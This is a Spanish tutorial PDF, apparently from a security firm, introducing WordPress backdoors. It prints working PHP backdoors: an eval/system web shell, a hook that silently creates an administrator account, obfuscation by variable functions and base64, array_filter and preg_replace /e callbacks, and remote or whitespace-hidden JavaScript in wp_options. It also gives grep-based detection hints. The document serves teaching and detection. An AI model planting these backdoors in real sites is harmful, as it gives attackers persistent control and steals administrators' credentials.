WordPressA DOCS

Introducción a BACKDOORS EN WORDPRESS

1

ÍNDICE

Introducción


Los backdoors (“puertas traseras”) son porciones de código que permiten el acceso y control de un sistema a un usuario no autorizado. En el caso de un CMS como WordPress es común encontrarlos en plugins y themes que se han descargado desde sitios no oficiales y, también, en un sistema después de haber sufrido una intrusión.

En el escenario post-intrusión los backdoors tienen como objetivo la permanencia en el tiempo del acceso por parte del atacante, de tal suerte que si se corta la vía por la cual ha penetrado inicialmente (por ejemplo desactivando un plugin vulnerable) éste pueda seguir controlando el sistema. Sin embargo, el objetivo de colocar backdoors en plugins y themes es la de proveer un acceso al atacante a todos aquellos sitios que los hayan instalado , permitiendo a éste adoptar un rol pasivo a la espera de que se vayan autoinfectando.

Los backdoors pueden adoptar infinidad de formas, desde una simple y obvia línea:

```php
<?php eval($_GET['backdoor']); ?>
```

Hasta un conglomerado ininteligible de símbolos no alfanuméricos:



El objetivo de este texto es explicar brevemente las técnicas más comunes utilizadas en la creación y ocultación de backdoors en la plataforma WordPress. Hay que tener en cuenta que en el entorno real nunca se usa solamente un método de ocultación u ofuscación si no que lo habitual es encontrar una combinación de varios para dificultar la tarea de identificación y/o eliminación.

Clásicos de WordPress: crear usuario admin

Un backdoor clásico que encontramos muy extendido en los themes y plugins descargados de sitios no oficiales es aquel que permite, al enviar una petición determianda por el atacante, crear un usuario con rol de administrador dentro del WordPress infectado. Para alcanzar tal fin el backdoor utiliza las funciones de creación de usuarios que trae implementadas el propio WordPress.

De esta forma, utilizando la función wp_create_user() para crear el usuario y set_role() para elevar los permisos a administrador, podremos generar un usuario de password conocida con acceso a la administración del WordPress:

```php
<?php
    add_action('wp_head', 'backdoor'); //Ejecutamos la función backdoor utilizando el hook wp_head
    function backdoor() { //Creamos la función "backdoor"
            if ($_GET['backdoor'] == '0wned') {  //La creación del user se dará cuando nosotros le pasemos ese parámetro vía GET
                    require('wp-includes/registration.php'); //Para usar las funciones :D
                    If (!username_exists('X-C3LL')) {  //Comprobamos que no exista un usuario con el mismo nombre
                            $user_id = wp_create_user('X-C3LL', 'password123'); //Creamos el usuario
                            $user = new WP_User($user_id);
                            $user->set_role('administrator'); //Elevamos sus privilegios
                    }
            }
    }
    ?>
```

Si incluimos este backdoor en un archivo PHP, como un theme o un plugin, y accedemos a él pasándole el parámetro ?backdoor=0wned podremos observar cómo se ha creado un nuevo usuario de nick "X-C3LL" y con rol de administrador:

☐	 admin	jorge@websec.es	Administrador	0
☐	Carlota	carlotatatatata@hotmail.es	Autor	0
☐	Jose Leon	jose_leon_waaa@hotmail.com	Editor	0
☐	X-C3LL		Administrador	0

El método de invocación para que se ejecute nuestro payload en vez de ser por GET puede sustituirse por otras vías que levanten menos sospechas en los logs, como comprobar un determinado valor en una cookie, o esperar una determinada secuencia en el header user-agent o referer.

De esta forma tan sencilla con un trozo de código que podría pasar desapercibido en mitad de un plugin o theme cualquiera podemos ser susceptibles de sufrir un secuestro de nuestro WordPress. Sin embargo, al emplearse funciones poco comunes, como lo es set_role(), para obtener la elevación de privilegios podemos utilizarlas a modo de firmas para tracear un posible backdoor:

```
┌( gojira ) » { /opt/lampp/htdocs/wordpressa }
└┤ grep -R "set_role('administrator')"
wp-content/themes/monster/header.php:
```

Como podemos observar, haciendo un simple grep hemos encontrado un set_role() en un archivo donde no debería estar, un .php dentro de un theme. Se trata por tanto de una incidencia sospechosa, que pasamos a confirmar:

```
┌( gojira ) » { /opt/lampp/htdocs/wordpressa }
└┤ cat wp-content/themes/monster/header.php
<?php
/**
 * The Header for our theme.
 *
 * Displays all of the <head> section and everything up till <div id="main">
 *
 * @package Monster
 * @since Monster 1.0
 */
?>

<?php
    add_action('wp_head', 'backdoor');
    function backdoor() {
            if ($_GET['backdoor'] == '0wned') {
                    require('wp-includes/registration.php');
                    If (!username_exists('X-C3LL')) {
                            $user_id = wp_create_user('X-C3LL', 'password123');
                                $user = new WP_User($user_id);
                            $user->set_role('administrator');
                    }
            }
```

Normalmente los backdoors se encuentran ofuscados para dificultar la detección, tal y como veremos más adelante.


Los 4 Jinetes del Apocalipsis: system, exec, passthru y eval.

Por regla general lo que nos encontramos es que los backdoors no se ciñen a un aspecto tan concreto como el que hemos visto antes, si no que mantienen abierta la posibilidad de ejecutar acciones diversas. Es por ello que recurren a la utilización de system, eval, fopen o exec para interaccionar con el sistema comprometido.

Las 3 primeras funciones ejercen una acción prácticamente similar, permitiendo la ejecución de comandos y programas externos. En la práctica poseer un <?php system($_GET['do']); ?> equivaldría a tener acceso directo a un terminal en el servidor. Es por ello que normalmente estas funciones se encuentran bloqueadas desde la configuración de PHP, en caso contrario, si Safe_Mode se encuentra activo van a estar restringidas y únicamente van a poder ejecutarse en aquellos scripts alojados en la ruta asignada en safe_mode_exec_dir.

En el día a día no es raro encontrar servidores con Safe_Mode desactivado o que utilizan versiones de PHP que permiten realizar un bypass de estras restricciones a través de exploits.

Como podemos ver en la siguiente imagen con estas funciones podemos ejecutar comandos como si de un terminal se tratase, permitiendo al intruso actuar a placer:



Para mantener el mínimo tamaño y evitar la visualización del error que provoca el no pasarle el parámetro GET establecido (en el ejemplo aquí puesto "do") podemos añadir un "@" delante de la función, quedando el backdoor como <?php @system($_GET['do']); ?> .

La función eval() nos va a permitir evaluar una cadena como código PHP, de tal forma que disponemos de la ejecución arbitraria de código. Como ventajas claras presenta que es poco común que se encuentre bloqueada, ya que por defecto aun con Safe_Mode activo ésta no es afectada. Es por lo tanto la función más empleada por los backdoors (ya que dentro de él podemos ejecutar las 3 funciones mencionadas anteriormente además de las funciones propias de PHP).

Existen otras funciones propias de PHP que pueden llegar a ser implementadas en los backdoors, como proc_open, popen, etc. pero que su uso está menos extendido.

Ofuscación básica

Cabría pensar que la detección de backdoors podría reducirse a buscar en los archivos de WordPress las funciones comentadas en la sección anterior, tal y como hicimos cuando hemos empleado grep para localizar el backdoor que creaba un nuevo usuario con rol de administrador. Los backdoors como regla general suelen estar ofuscados utilizando fórmulas que pueden ser tan simples como usar funciones de cifrado simétrico (rot13, por ejemplo) hasta métodos mucho más complejos aprovechando las particularidades de PHP (véase el backdoor mostrado en la sección de introducción). Existen una serie de técnicas que, por comodidad, suelen adoptarse, pero a la hora de generar nuestro propio backdoor la ofuscación que vayamos a emplear depende únicamente de nuestra imaginación.

Tal y como hemos dicho, sería demasiado obvio el dejar a golpe de grep una cadena como "system(". Es por ello que el primer método que vamos a ver para poder evadir la detección es el uso de una característica del propio PHP, las llamadas funciones variables.

En PHP cuando tenemos una variable seguida de unos paréntesis ésta es interpetada como una llamada a una función del mismo nombre, de tal forma que se evaluará lo contenido en ella. Es decir, que si tenemos $func = wordpressa y un $func() en nuestro código, PHP buscará la función cuyo nombre coincida con el valor de $func y la ejecutará. Ejemplo:

```
<?PHP
FUNCTION FOO($STRING){
ECHO "$STRING DEBERIA DE SER MOSTRADO";}
$GO = FOO;
$GO("ESTO"); ?>
```

Aprovechando esto podemos ocultar la cadena system de mil y una formas, por ejemplo:

```
<?php $a = "sys"; $b = "t"; $c = "em"; $d = $a.$b.$c; @$d($_GET['do']);?>
```

De igual modo podríamos ofuscar cualquier otra función que necesitasemos en nuestro backdoor, a excepción de algunas concretas como eval (por suerte sigue sirviendo como firma). Aunque podemos usar fopen() para crear un .php que contenga el eval, y borrarlo cuando no sea necesario, de tal forma que no se pueda detectar (es decir, que en ese PHP creamos la palabra "eval").

Una vez comprendido cómo funcionan las funciones variables, podemos continuar avanzando.

El siguiente escalón en la ofuscación es el empleo de las funciones de cadenas (base64_encode, str_rot13, etc.) que van a permitir añadir una primera capa de ocultación al payload que posea el backdoor. Sin duda la codificación en base64 es de lejos el método más utilizado, aunque no es raro que aparezca acompañado de otras funciones. Un ejemplo utilizando base64 para ocultar un payload, en este caso la función system:

```
<?php eval(base64_decode('c3lzdGVtKCRfR0VUWydkbyddKTs='));?>
```

La cadena c3lzdGVtKCRfR0VUWydkbyddKTs= es el resultado de codificar en base64 "system(\$_GET['do']);" (añadimos un \ para poder escapar el símbolo $ de la variable).

Funciones con callbacks: dude, where is the backdoor?

Viendo el aspecto de los primeros backdoors que estamos observando podemos caer en el error de pensar que se trata de porciones de código fácilmente detectables ven tanto que poseen cadenas de texto “extrañas” (por la ofuscación) o bien aparecen funciones que resultan peligrosas a todas luces (un eval(), por ejemplo). Incluso las funciones que aparentemente son normales pueden esconder el peligro.

En PHP existe una serie de funciones “normales” que permiten en su uso enviar los datos que manejan a otras funciones, y recibir el valor resultante. Por ejemplo, la función array_filter(), si miramos su documentación:

```
ARRAY ARRAY_FILTER ( ARRAY $ARRAY [, CALLABLE $CALLBACK ] )
```

Recorre cada valor de array pasándolos a la función callback. Si la función callback devuelve true, el valor actual desde array es devuelto dentro del array resultante. Las claves del array se conservan.

Es decir, que recorre el array del primer argumento y le pasa cada valor a la función que le indiquemos en el primer elemento. Un atacante que ha conseguido penetrar en el sistema e intenta mantener una puerta abierta para poder volver puede optar por añadir una porción de código donde se use una de estas funciones con callbacks, permitiendo que ambos parámetros (tanto el array que contiene los datos como la función que los recibirá) sean provistos por él. ¿Quien vería un backdoor en este código?

```php
<?php
$filtro = $_GET['filtro'];
$palabras = array($_GET['text']);
$palabras_filtradas = array_filter($palabras, $filtro);
?>
```

Este sencillo backdoor lo que hace es recoger en la variable GET "text" un argumento que es pasado a la función que contenga la variable GET "filtro". De esta forma si el atacante el pasase a la URL un ?filtro=system&text=ls -l se ejecutaría un system("ls -l").

Lo bonito de esta técnica radica en que se trata de funciones normales que pasarían desapercibidas a los ojos, y además, en ningún momento se expone ninguna palabra que pueda hacernos saltar las alarmas: nunca vemos el system, ni el ls -l.

El listado de funciónes que poseen esta capacidad de ser "backdoorizadas" es muy larga pero debemos de tenerla siempre presente a la hora de revisar código a ojo, o añadirlas a nuestras herramientas de análisis automático. En un MOPS (Month of PHP Security) de 2010 se recoge en un artículo algunas de estas funciones (http://www.php-security.org/2010/05/20/mops-submission-07-our-dynamic-php/index.html#sec24).

Preg_replace y el modificador /e

Un clásico entre los clásicos dentro de los backdoors en PHP es el empleo de preg_replace junto al modificador /e. Este modificador, que por suerte ya está obsoleto – pero sigue funcionando - , permitía la evaluación de código PHP. Su uso de por sí ya es peligroso (de ahí que esté obsoleta) ya que es fácilmente explotable si no se implementa de la forma adecuada, tal y como atestigua el ejemplo que la propia documentación de PHP.NET pone a disposición:

Caution Use of this modifier is *discouraged*, as it can easily introduce security vulnerabilites:

```php
<?php
$html = $_POST['html'];

// uppercase headings
$html = preg_replace(
    '(<h([1-6])>(.*?)</h\1>)e',
    '"<h$1>" . strtoupper("$2") . "</h$1>"',
    $html
);
```

The above example code can be easily exploited by passing in a string such as *<h1>{${eval($_GET[php_code])}}</h1>*. This gives the attacker the ability to execute arbitrary PHP code and as such gives him nearly complete access to your server.

Igualmente, como en el caso anterior que hemos visto, podemos recurrir a la técnica de pasarle todas las cadenas de texto que a priori puedan delatar la existencia del backdoor a través de los parámetros HTTP, de tal forma que leyendo únicamente el código no se pueda detectar la maldad del código. Por ejemplo:

```php
<?php
@$patron = $_GET['patron'];
@$cadena = $_GET['cadena'];
limpiar ($patron, $cadena);

//Soy una inocente función para limpiar cadenas :D
function limpiar($patron, $cadena) {
    preg_replace($patron,$cadena,'Inocente :D');
}
?>
```

En ningún momento vemos el modificar /e, pero nosotros podemos pasárselo a través de una petición GET:

```
?patron=/.*/e&cadena=system("id")
```

JavaScript: infectando las bases de datos

No sólo de PHP se vive. Además de los clásicos backdoors destinados a la ejecución de código en el servidor, también podemos optar por una opción menos potente, pero que pasará totalmente desapercibida: la adición de JS malicioso.

Lógicamente el impacto es infinitamente menor, pero aun así es una alternativa a tener en cuenta, o como mínimo, una forma complementaria de asegurar la permanencia. La capacidad de ejecutar JavaScript nos va a brindar la oportunidad de poder controlar el navegador del admin que lo cargue, de tal forma que podemos, por ejemplo, obtener su sesión o generar un login fake para recoger su contraseña del WordPress o incluso la del FTP, o llegar más lejos y explotar el navegador en caso de que sea vulnerable.

Los frameworks ya existentes como BeEF , y su posibilidad de ser combinado con Metasploit, abre un abanico de estratagemas que aplicar para volver a tomar el control del WordPress.


Si se desea una ejecución dirigida hacia los administradores, se puede añadir un JS ofuscado alojado en un servidor remoto controlado por el atacante, y colocarlo en algún archivo que cargue en el dashboard del admin, como por ejemplo en el admin-footer.php. Además, la URL donde se sitúa se puede ocultar dentro de la tabla WP_OPTIONS de WordPress, y después llamarla usando get_option:

```
<script src=<?php echo get_option("footer_JS"); ?> ></script>
```

Además con JavaScript podemos ir más allá, y es que podemos aprovechar una mala práctica que es extremadamente común entre los administradores de WordPress (tanto profesionales como simplemente blogueros) a la hora de tratar con un entorno comprometido. Esta mala práctica consiste en realizar un backup de la base de datos del WordPress comprometido, borrar todos los archivos, realizar una instalación desde 0, y posteriormente importar el backup.

El problema está en que existe cierta información contenida en la base de datos que posteriormente es volcada al HTML sin realizar ningún filtrado ni tratamiento, de tal forma que si el atacante ha introducido código JavaScript en uno de esos campos que se mostrarán posteriormente , al volver a cargar la DB comprometida, este JavaScript se ejecutará en los navegadores de los visitantes.

Uno de estos campos es “home”, dentro de la tabla wp_options, donde podremos introducir código JS. Si añadimos entre el contenido original y nuestro backdoor gran cantidad de espacios en blanco, éste quedará oculto.



Como se puede apreciar en la imagen, el backdoor queda oculto.

WordPressA DOCS

www.wordpressa/quantika14.com

C/ Alcalde Isacio Contreras Nº 6 Bajo A.
41003 Sevilla

Tlf: +34 605 938 908